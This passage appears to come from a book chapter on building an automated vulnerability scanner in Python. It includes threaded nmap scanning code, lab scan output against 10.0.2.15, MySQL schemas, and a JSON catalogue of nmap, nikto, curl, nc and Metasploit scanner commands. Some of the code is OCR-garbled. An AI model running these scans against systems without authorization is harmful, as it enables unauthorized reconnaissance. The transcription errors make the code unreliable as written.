        self.start_Polling()  6
    else:
        active_threads=threading.enumerate()
        counter=len(active_threads)
        self.thread_count=counter
        if (mode=="c"):
            self.SWITCH=switch
            self.CURRENT_PROJECT_ID=self.prompt_ProjectID()
        else:
            self.SWITCH=switch
            self.CURRENT_PROJECT_ID=int(project_id)
        if (self.CURRENT_PROJECT_ID != ""):  7
            self.launch_PausedScan(self.CURRENT_PROJECT_ID)
            time.sleep(100)
            self.start_Polling()  8
```

```
def startProcessing(self,n):
 try :

        All_hosts=self.getAllDistinctHosts(n)
        #print "Hosts to be given to thread :
        if (All_hosts):
            self.StartThreads(All_hosts)
        else :
            return;
 except Exception ,ee :
    print("Exception 12 " +str(ee))
    return

def StartThreads(self,hosts):
    self.method_id="Start THreads"
    threads=[]
    print self.seperator()
    for host in hosts:
        lk= threading.enumerate()
        if ( int(self.getNonDummyCount(lk)) < (self.N+1)
            currentIP= str(host)
            obj=NmapScan()
            obj.IP=self.IP
            obj.PORT=self.PORT
            obj.SWITCH=self.SWITCH
            obj.CURRENT_PROJECT_ID=self.CURRENT_PROJECT_I
            obj.takescan=self.takescan
            obj.N=self.N
            obj.Port_Divisior=self.Port_Divisior
            obj.Pause_Flag=self.Pause_Flag
            obj.Stop_Flag=self.Stop_Flag
            obj.ipcount=self.ipcount
            obj.IPtable=IPtable.IPtable()
            obj.simple_logger=self.simple_logger
            obj.concurrent=self.concurrent
            obj.driver=self.driver
            obj.thread_count=self.thread_count
            t = threading.Thread(target=obj.simplescanner, args=([currentIP]))
            threads.append(t)
            t.start()
            self.Thread_pool.append(t)
            self.print_Log( "\nStarted thread for IP :"+str(host)+")
            time.sleep(3)
```

```
def simplescanner(self,ipl):
    stport=0
    lsport=0
    port_list=[]
    process_list=[]
    try :
        port_list=self.IPtable.getPorts(str(ipl),
                                        self.CURRENT_PROJECT_ID)
        if(port_list):
            for port in port_list:
                fport=str(port[0]) #fport=1 -5001
                rec_id=port[1]
                try :
                    self.IPtable.UpdateStatus('processing',
                    ipl,fport,int(self.CURRENT_PROJECT_ID))
                except Exception, ee:
                    print "IXception 13.01 : " +str(ee)
            for port in port_list:
                fport=str(port[0]) #fport=1 -5001
                rec_id=port[1]
                tp=multiprocessing.Process(target=
                    self.portscanner,args=(ipl,fport,rec_id))
                process_list.append(tp)
                tp.start()
            for process_ in process_list:
                process_.join()
                print("finished subprocess for ip " +str(ipl))
        else:
            self.print_Log("The IP has ports scanned !")
        self.print_Log("Ended Simple acanner")
    except Exception ,ee:
        self.print_Log("Exception inSimpleScanner-->"+str(ee))
```

```
def portscanner(self,ipx,portx,rec_id=None): #switch,current_project_id
    nm=nmap.PortScanner()
    try:
        if portx=="top_ports":
            nm.scan(ipx,None,self.SWITCH)
        else:
            nm.scan(ipx,portx,self.SWITCH)
    except Exception ,ex:
        self.retry_count =self.retry_count+1
        if (self.retry_count < self.max_retries):
            print(g+"\n\nRe-attemting")
            self.IPtable.UpdateStatus('incomplete',ipx,portx,int(self.CURRENT_PROJECT_ID))
        else:
            self.IPtable.UpdateStatus('error-complete',ipx,portx,int(self.CURRENT_PROJECT_ID))
            self.generate_Error_log('error-complete',ipx,portx,int(self.CURRENT_PROJECT_ID))
        return 0
    try:
        temp=nm.scanstats()['uphosts']
        if (int(temp) != 0):
            host=ipx
            if 'tcp' in nm[host].all_protocols():
                print("Result for IP : " + host )
                print('Protocol : TCP' )
                for kk in nm[host]['tcp'].keys():
                    if (nm[host]['tcp'][kk]['name'])=='':
                        nm[host]['tcp'][kk]['name']='unknown'
                lport = nm[ipx]['tcp'].keys()
                lport.sort()
                for port in lport:
                    print(b+'port :  ' +y+str(port) + ' \t ' +
                      g+ nm[host]['tcp'][port]['state']  +' \t'
                        +r +'' + nm[host]['tcp'][port]['name'] +e)
                self.seperator()
```

```
                    self.driver.main('gui',int
                    (self.CURRENT_PROJECT_ID),False,False,False,False,True,rec_list)
            except Exception ,ee :
                self.print_Log("Exception in update "+str(ee))
        status="complete"
        try :
            self.IPtable.UpdateStatus(status,ipx,portx,int(self.CURRENT_PROJECT_ID))
        except Exception ,ee :
            self.print_Log("Exception in update status "+str(ee))
    else:
        statuss="host-down"
        try :
            print "Reached Debug 9"
            self.IPtable.UpdateStatus(statuss,ipx,portx,int(self.CURRENT_PROJECT_ID))
        except Exception ,ee :
            self.print_Log("Exception in update status host-down "+str(ee))
except Exception,exc:

    self.print_Log("Exc--Nmap was able to find up host but not port results: "+str(exc))
    self.IPtable.UpdateStatus('error-complete',ipx,portx,int(self.CURRENT_PROJECT_ID))
    self.generate_Error_log('error-complete',ipx,portx,int(self.CURRENT_PROJECT_ID))
```


```
def start_Polling(self):
    try:
        stop_db_poll=False #use this logic to stop unnecessary db poll when all hosts finish
        while 1:
            time.sleep(5)
            active_threads=threading.enumerate()
            counter=len(active_threads)
            if((self.check_dummy_status_only(active_threads)) or (counter==1)) : 1
                    print("Only dummy threads are alive-Attempting to close")
                    status=self.IPtable.checkStatus(self.CURRENT_PROJECT_ID) 2
                    if(status):
                        processing_status=status[0]
                        pause_status=status[1]
                        if((processing_status) and (not (pause_status))):#will just check once
                                print("Some Hosts display status as processing")
                                time.sleep(15)
                                self.startProcessing(self.N)
                                time.sleep(50)
                        else:
                            self.print_Log("Active Threads are only 1 --Scan about to finish")
                            break;
            elif(int(self.getNonDummyCount(active_threads)) <=(self.N+1)):
                if(not(self.getPausedStatus(self.CURRENT_PROJECT_ID))):
                    limit=(self.N+1)-int(self.getNonDummyCount(active_threads)) 3
                    if(limit != 0):
                        left_hosts=self.startProcessing(limit) 4
                        time.sleep(1)
                    else:
                        time.sleep(1)
                else:
                    time.sleep(10)
    except Exception ,ee:
        print("Exception caught 15" +str(ee))
```

```
def launch_PausedScan(self,project_id):
    self.method_id="LaunchPausedScan()"
    self.print_Log( "Started Launch Paused ")
    success=self.IPtable.MakeUpdate(project_id)
    time.sleep(20)
    if(success==1):
        self.startProcessing(self.N)
1   elif(success==2):
        #when its paused b4 making bulk entries
        port_host=self.getHostPort(project_id)
        if(port_host):
            ip_range=port_host[0]
            port_range=port_host[1]
            listip=self.numofips(ip_range)
            BulkEntries=self.makeBulkEnteries
                        (listip,port_range)
            self.startProcessing(self.N)
        else:
            self.print_Log("""The given project id
            is not present in Database""")
            return
    elif(success==3):
            return
    else:
        self.print_Log("""The update method
        for status=incomplete has exception """)
```


```
Scan type chosen is :1
-----------------------------------------------

Type the IP range:
>10.0.2.15
-----------------------------------------------
SELECT THE TYPE OF SCAN:
-----------------------------------------------

1).  Intense Scan
2).  Intense + UDP Scan
3).  Intense + TCP full Scan
4).  Intense + No Ping Scan
5).  TCP Ping Scan
6).  PCI Ping Sweep
7).  PCI full ports TCP
8).  PCI Top 200 UDP
9).  PCI Top 100 UDP
10). PCI Top 1000 TCP
Select the type of Scan:
>4
self.SWITCH: -T4 -A -v -Pn -n
-----------------------------------------------

Enter the Port number or Ports range:
>1-65535
-----------------------------------------------

What is your Project name(no white spaces)?
>New_project_automation
```

```
Reached port scanner module with record id --> 2542
Reached port scanner module with record id --> 2543
Reached port scanner module with record id --> 2544
Starting the scan with the switch :-T4 -A -v -Pn -n
Starting the scan with the switch :-T4 -A -v -Pn -n
Starting the scan with the switch :-T4 -A -v -Pn -n
```

```
Result for IP : 10.0.2.15
Protocol : TCP
Reached Debug 5
port : 22        open   ssh
port : 80        open   http
port : 111       open   rpcbind
port : 443       open   https
port : 8000      open   http
port : 8002      open   rtsp
-----------------------------------------------
```


Now stopping and saving Global Project Id : 744
Started
Ended
Launching clear logs !!!
Clearing old logs !!!!! with status -->complete
The logs are not clear :
Clearing them Now .....
Clearing Logs now inside clear logs !!
Cleared all logs !!
The logs are finally cleared !!!
Time taken in seconds : 118.218008995


mysql> show databases;
+--------------------+
| Database |
+--------------------+
| information_schema |
| dictator_client |
| msf |
| mysql |
| nmap |
| nmapscan |
| performance_schema |
| public |
| sys |
| test_db |
| xtremedb |
+--------------------+
11 rows in set (0.03 sec)
mysql> use nmapscan;



```
+---------------------------------------+
| Tables_in_nmapscan                    |
+---------------------------------------+
| IPbackup                              |
| IPexploits                            |
| IPtable                               |
| IPtable_history                       |
| Scan_Profiles                         |
| Users                                 |
| application_auth                      |
| exploit_cve_mapping                   |
| exploit_cve_mapping_metasploit        |
| exploit_cve_mapping_metasploit_recent |
| exploit_cve_mapping_recent            |
| exploit_mapping_metasploit            |
| ipbackup                              |
| mapping_table                         |
| project                               |
| project_user_mapping                  |
| rep                                   |
| report_details                        |
| report_mapping                        |
| roles                                 |
| sqlite_sequence                       |
| switches                              |
| tab_test                              |
| test                                  |
```

```
mysql> desc project;
+-------------------------+--------------+------+-----+-------------------+----------------+
| Field                   | Type         | Null | Key | Default           | Extra          |
+-------------------------+--------------+------+-----+-------------------+----------------+
| id                      | int(11)      | NO   | PRI | NULL              | auto_increment |
| projects                | text         | YES  |     | NULL              |                |
| IPrange                 | text         | YES  |     | NULL              |                |
| project_status          | varchar(50)  | YES  |     | incomplete        |                |
| Date                    | timestamp    | NO   |     | CURRENT_TIMESTAMP |                |
| port_range              | varchar(500) | YES  |     | NULL              |                |
| process_id              | varchar(100) | YES  |     | -100              |                |
| exploits_process_id     | varchar(200) | YES  |     | -100              |                |
| project_status_exploits | varchar(50)  | YES  |     | incomplete        |                |
| exploit_process_id_list | varchar(400) | YES  |     | 100               |                |
| mode                    | varchar(30)  | YES  |     | sequential        |                |
| switch                  | varchar(100) | YES  |     | -T4 -A -n         |                |
| profile_id              | int(11)      | YES  | MUL | 2                 |                |
+-------------------------+--------------+------+-----+-------------------+----------------+
13 rows in set (0.00 sec)
```


```
mysql> select * from project  order by id desc limit 1;
+-----+-------------------------+-----------+----------------+---------------------+-----------+------------+--
------------------+-------------------------+-------------------------+-----------+-----------------+--------
----+
| id  | projects                | IPrange   | project_status | Date                | port_range | process_id | e
xploits_process_id | project_status_exploits | exploit_process_id_list | mode       | switch          | profile
_id |
+-----+-------------------------+-----------+----------------+---------------------+-----------+------------+--
------------------+-------------------------+-------------------------+-----------+-----------------+--------
----+
| 744 | new_project_automation. | 10.0.2.15 | incomplete     | 2018-09-23 05:01:25 | 1-65535    | -100       | -
100                | incomplete              | 100                     | sequential | -T4 -A -v -Pn -n |
  2 |
+-----+-------------------------+-----------+----------------+---------------------+-----------+------------+--
------------------+-------------------------+-------------------------+-----------+-----------------+--------
----+
```

```
mysql> desc IPtable;
+------------------+---------------+------+-----+------------+----------------+
| Field            | Type          | Null | Key | Default    | Extra          |
+------------------+---------------+------+-----+------------+----------------+
| id               | int(11)       | NO   | PRI | NULL       | auto_increment |
| IPs              | text          | YES  |     | NULL       |                |
| PORTs            | varchar(1000) | NO   |     | --         |                |
| status           | varchar(500)  | NO   |     | Incomplete |                |
| project          | int(11)       | YES  | MUL | NULL       |                |
| Sevices_detected | text          | YES  |     | NULL       |                |
+------------------+---------------+------+-----+------------+----------------+
6 rows in set (0.00 sec)
```

```
| 2542 | 10.0.2.15 | 1-21846     | complete |     744 | host;protocol;port;name;state;product;extrainfo;reason;v
ersion;conf;cpe
10.0.2.15;tcp;22;ssh;open;OpenSSH;protocol 2.0;syn-ack;OpenSSH-7.2p2 Debian 5;10;cpe:/o:linux:linux_kernel
10.0.2.15;tcp;80;http;open;nginx;;syn-ack;nginx-1.10.2;10;cpe:/a:igor_sysoev:nginx:1.10.2
10.0.2.15;tcp;111;rpcbind;open;;RPC #100000;syn-ack;-2-4;10;
10.0.2.15;tcp;443;https;open;nginx;;syn-ack;nginx-1.10.2;10;cpe:/a:igor_sysoev:nginx:1.10.2
10.0.2.15;tcp;8000;http;open;nginx;;syn-ack;nginx-1.10.2;10;cpe:/a:igor_sysoev:nginx:1.10.2
10.0.2.15;tcp;8002;rtsp;open;;;syn-ack;-;10;
 |
| 2543 | 10.0.2.15 | 21846-43691 | complete |     744 | NULL
                                                          |
| 2544 | 10.0.2.15 | 43691-65536 | complete |     744 | NULL
```

```
mysql> desc IPtable_history;
+------------------+---------------+------+-----+------------+-------+
| Field            | Type          | Null | Key | Default    | Extra |
+------------------+---------------+------+-----+------------+-------+
| id               | int(11)       | NO   |     | 0          |       |
| IPs              | text          | YES  |     | NULL       |       |
| PORTs            | varchar(1000) | NO   |     | --         |       |
| status           | varchar(500)  | NO   |     | Incomplete |       |
| project          | int(11)       | YES  |     | NULL       |       |
| Sevices_detected | text          | YES  |     | NULL       |       |
+------------------+---------------+------+-----+------------+-------+
6 rows in set (0.01 sec)
```

Chapter 6: Vulnerability Scanner Python - Part 2




```
"key":      { "Commands": [
 {"title":"value","method_id":"value","args":[arg1,arg2, arg3...],"command_id":"id"}
 ,{"title":"value","method_id":"value","args":[arg1,arg2, arg3...],"command_id":"id"}
                          ], "Custom": "false" }
```

```
1 import driver_meta as driver
2 obj=driver.Driver()
3 obj.main()
```

```
import json,time,sys,auto_commands,psutil,MySQLdb,threading,multiprocessing,logging,logging.handlers
import Auto_logger,json,IPexploits,texttable as tt,csv,os,IPtable,copy
r = '\033[31m' , b = '\033[34m' , y = '\033[33m' , g = '\033[32m' ,m = '\033[34m',c = '\033[36m'
p = '\033[95m' , e = '\033[0m' , lr= '\033[91m'
class Driver:
    def __init__(self):
        self.con=None
        self.cursor=None
        self.logger=None
        self.Log_file=None
        self.project_id="Default"
        self.lock = threading.Lock()
        self.Auto_logger=Auto_logger.Logger()
        self.commandObj=auto_commands.Commands()
        self.config={}
        self.config_file={}
        self.rows=[] , self.method_id="INIT"
        self.processed_services=None
        self.commandsJson=None
        self.IPexploits=[]
        self.IPexploit=IPexploits.IPexploits()
        self.IPtable=IPtable.IPtable()
        self.missed_services=None
        self.new_and_unknown=[]
        self.data_path=""
        self.parent_folder="Results_and_Reports"
        self.folder_dir=os.path.dirname(os.path.realpath(__file__))
        self.results_path=os.path.join(self.folder_dir,"Results")
        self.folder_name=os.path.join(self.results_path,"Data_")
        self.generate_report=False
        self.N=10
        self.active_processes=0
        self.thread_count=1
```

```
    def main(self,mode='c',project_id_='',continue_=False,delete=False,get_updated_config=False,
    threading_=False,concurrent=False,record_list=[],skip_init_check=False,resume=False):
        try:
            return_set={}
            self.method_id="Main()"
            tab = tt.Texttable()  1
            x = [[]]
            self.project_obj=IPtable.Projects()
            if mode =='c':
                result=self.project_obj.completed_projects()  2
            else:
                result=self.project_obj.completed_projects(project_id_,'',True)

            valid_projects=[]
            for row in result:
                x.append([str(row[0]),str(row[1])])
                valid_projects.append(str(row[0]))

        3   tab.add_rows(x)
            tab.set_cols_align(['r','r'])
            tab.header(['IDs','PROJECT_NAME'])
            if mode=='c':
                print r+"List of Project with IDs"+e +"\n"
                print tab.draw()
                while 1:
                    id = raw_input(b+"[+]Enter The Project Id For Scanning :\n>"+e)
                    reenter=False
                    if id in valid_projects:
                        check_status=self.IPexploit.Exists(id)
                        if (check_status ==1):
                            print y+"[+] It seems ,you have alreday launched exploits for this project .\n
[+]Proceeding further would overwrie old logs."+e
                            while(1):
                                ch=raw_input(b+"[+]Press 1 to Proceed 2 to Re enter.\n"+e)
                                if ch=="1":
                                    self.IPexploit.removeIPexploit(id,all_=True)  4
                                    break
                                elif ch=="2":
                                    reenter=True
                                    break
                            if (reenter==False):
                                break
                    else:
                        print r+"[+] Invalid project id.Please select an id from the provided list "+e
                        print "\n"

            self.project_id=id
            status=self.init_project_directory()  5
            print "INitialised"
            if (status==-1):
                return_set["status"]="failure"
                return_set["value"]="some error occured while creating the directory--Exiting..."
                print("some error occured while creating the directory\nExiting...")
```

```
"http": {
  "Commands": [
    {
      "args": [
        "500",
        "nmap -Pn --script=banner.nse -p <port> <host>"
      ],
      "id": "http_5",
      "include": true,
      "interactive": "0",
      "method": "generalCommands_Tout_Sniff",
      "title": "HTTP banner"
    },
    {
      "args": [
        "500",
        "curl -v -X TRACE <host>:<port>"
      ],
      "id": "http_trace_2",
      "include": true,
      "interactive": "0",
      "method": "singleLineCommands_Timeout",
      "title": "HTTP Trace"
    },
    {
      "args": [
        "500",
        "nmap -sV -Pn --script=http-trace.nse -p <port> <host>"
      ],
      "id": "http_trace_1",
      "include": true,
      "method": "singleLineCommands_Timeout",
      "title": "HTTP Method Enabled Trace"
    },
```

```
{
  "args": [
    "500",
    "nmap -sV -Pn --script=http-trace.nse -p <port> <host>"
  ],
  "id": "http_trace_1",
  "include": true,
  "method": "singleLineCommands_Timeout",
  "title": "HTTP Method Enabled Trace"
},
{
  "args": [
    "use auxiliary/scanner/http/trace",
    "set RHOSTS <host>",
    "set RPORTS <port>"
  ],
  "id": "http_trace_3",
  "include": true,
  "method": "custom_meta",
  "title": "Metasploit Trace Check"
},
{
  "args": [
    "500",
    "echo -e 'Get/HTTP/1.0\\n\\n' | nc <host> <port> |grep 'Server'"
  ],
  "id": "http_banner_1",
  "include": true,
  "method": "singleLineCommands_Timeout",
  "title": "Banner is enabled"
},
```

```
{
  "args": [
    "use auxiliary/scanner/http/http_version",
    "set RHOSTS <host>",
    "set RPORTS <port>"
  ],
  "id": "http_banner_2",
  "include": true,
  "method": "custom_meta",
  "title": "Metasploit Banner Check"
},
{
  "args": [
    "500",
    "nmap -sV -Pn --script=http-headers -p <port> <host>"
  ],
  "id": "http_headers_1",
  "include": true,
  "method": "singleLineCommands_Timeout",
  "title": "Http Headers"
},
{
  "args": [
    "use auxiliary/scanner/http/http_header",
    "set RHOSTS <host>",
    "set RPORTS <port>"
  ],
  "id": "http_headers_2",
  "include": true,
  "method": "custom_meta",
  "title": "Metasploit Headers Check"
},
```

```
{
  "args": [
    "500",
    "nmap -sV -Pn --script=http-methods -p <port> <host>"
  ],
  "id": "http_methods_1",
  "include": true,
  "method": "singleLineCommands_Timeout",
  "title": "Http Headers"
},
{
  "args": [
    "use auxiliary/scanner/http/options",
    "set RHOSTS <host>",
    "set RPORTS <port>"
  ],
  "id": "http_methods_2",
  "include": true,
  "method": "custom_meta",
  "title": "Metasploit Headers Check"
},
{
  "args": [
    "500",
    "nmap -sV -Pn --script=http-robots.txt -p <port> <host>"
  ],
  "id": "http_robots_1",
  "include": true,
  "method": "singleLineCommands_Timeout",
  "title": "Http Headers"
},
```

```
{
  "args": [
    "use auxiliary/scanner/http/robots_txt",
    "set RHOSTS <host>",
    "set RPORTS <port>"
  ],
  "id": "http_robots_2",
  "include": true,
  "method": "custom_meta",
  "title": "Metasploit Headers Check"
},
{
  "args": [
    "500",
    "nmap -Pn -sV --script=http-iis-webdav-vuln.nse -p <port> <host>"
  ],
  "id": "http_web_dev_1",
  "include": true,
  "method": "singleLineCommands_Timeout",
  "title": "WebDav is enabled"
},
{
  "args": [
    "use auxiliary/scanner/http/webdav_scanner",
    "set RHOSTS <host>",
    "set RPORTS <port>"
  ],
  "id": "http_web_dev_2",
  "include": true,
  "method": "custom_meta",
  "title": "Metasploit WEb Dev Check"
},
```

```
{
  "args": [
     "2400",
    "nikto -h  <host>:<port>"
  ],
  "id": "http_1",
  "include": true,
  "method": "singleLineCommands_Timeout",
  "title": "HTTP Nikto check :"
},
{
  "args": [
    "3000",
    "hoppy -t 12 -h <host>:<port>"
  ],
  "id": "http_2",
  "include": true,
  "method": "singleLineCommands_Timeout",
  "title": "HTTP Hoppy Python check :"
},
{
  "args": [
    "3000",
    " perl Scripts/http-dir-enum/http-dir-enum.pl -m 10
      -f Scripts/http-dir-enum/directory-names.txt
     http://<host>:<port>"
  ],
  "id": "http_3",
  "include": true,
  "method": "singleLineCommands_Timeout",
  "title": "HTTP-dir enum perl check :"
},
```

```
        if mode !='c':
            return return_set
        else:
            return
    all_config_file=os.path.join(self.folder_dir,"all_commands.json")
    with open(all_config_file,"rb") as f:
            jsonpredata = json.loads(f.read()) #--> all service types in master json
    self.commandsJson=jsonpredata
    profile_list=self.project_obj.getProfile(self.project_id)
    profile=profile_list[0]
    if 1:
        if profile== -1:
            profile="Mandatory"
        if profile=="Master":
            profile_file=os.path.join(self.folder_dir,"Master.json")
        elif profile=="Mandatory" or profile == "Custom_Mandatory":
            profile_file=os.path.join(self.folder_dir,"Mandatory.json")
        elif profile=="Analytical" or profile == "Custom_Analytical":
            profile_file=os.path.join(self.folder_dir,"Analytical.json")

        else: #For project specific and all custom ,always this will get executed
            profile_file=profile_list[1]

        with open(profile_file, 'r+') as infile:
            self.profileJson=json.loads(infile.read())
```

6 7 8 9

```
"http": {
     "Custom": false,
     "Test_cases": [
                    "http_5","http_trace_2","http_trace_1","http_trace_3",
                    "http_banner_1","http_banner_2","http_headers_1","http_headers_2",
                    "http_methods_1","http_methods_2","http_robots_1","http_robots_2",
                    "http_web_dev_1","http_web_dev_2"

     ]
},
```

```
| 2542 | 10.0.2.15 | 1-21846     | complete |     744 | host;protocol;port;name;state;product;extrainfo;reason;v
ersion;conf;cpe
10.0.2.15;tcp;22;ssh;open;OpenSSH;protocol 2.0;syn-ack;OpenSSH-7.2p2 Debian 5;10;cpe:/o:linux:linux_kernel
10.0.2.15;tcp;80;http;open;nginx;;syn-ack;nginx-1.10.2;10;cpe:/a:igor_sysoev:nginx:1.10.2
10.0.2.15;tcp;111;rpcbind;open;;RPC #100000;syn-ack;-2-4;10;
10.0.2.15;tcp;443;https;open;nginx;;syn-ack;nginx-1.10.2;10;cpe:/a:igor_sysoev:nginx:1.10.2
10.0.2.15;tcp;8000;http;open;nginx;;syn-ack;nginx-1.10.2;10;cpe:/a:igor_sysoev:nginx:1.10.2
10.0.2.15;tcp;8002;rtsp;open;;;syn-ack;-;10;
 |
| 2543 | 10.0.2.15 | 21846-43691 | complete |     744 | NULL
                                                                |
| 2544 | 10.0.2.15 | 43691-65536 | complete |     744 | NULL
```

```
            self.cur.execute("SELECT Sevices_detected from IPtable_history where project=%s and
Sevices_detected is not null",(int(project_id),))
```

```
            lst1 = []
            id_=int(id)
            if skip_init_check==False: #Must exe for both exploit launching and def config
                if concurrent==False:
                    result=self.IPtable.getServicesDetected(id_) 10
                else:
                    result=self.IPtable.getServicesDetected(id_,True,record_list)
                result_=result
                empty=True
                for rw in result:
                    if rw[0] is not None:
                        empty=False
                if (result_==0) or (not result_) or (empty==True):
                    print("Some exception occured as result is empty !--"+str(result_))
                    resp_stat={}
                    resp_stat["status"]="failure"
                    resp_stat["value"]="No service was detected for this scan."
                    return resp_stat
                for row in result_:
                    if row[0] is not None:
                        string = str(row[0])
                        s = string.split("\n")
                        for k in s:
                            t = str(k).split(";")
                            lst1.append(t)
                lst = {}
                for i in lst1:
                    if len(i) is not 1:
                     #print i[0]
                     temp={i[3]:[i[0],i[2],i[4],i[8]]}
                     if cmp(lst.keys(), temp):
                        lst.setdefault(i[3], []).append([i[0],i[2],i[4],i[8]])

                     else:
                        lst.update(temp) 13
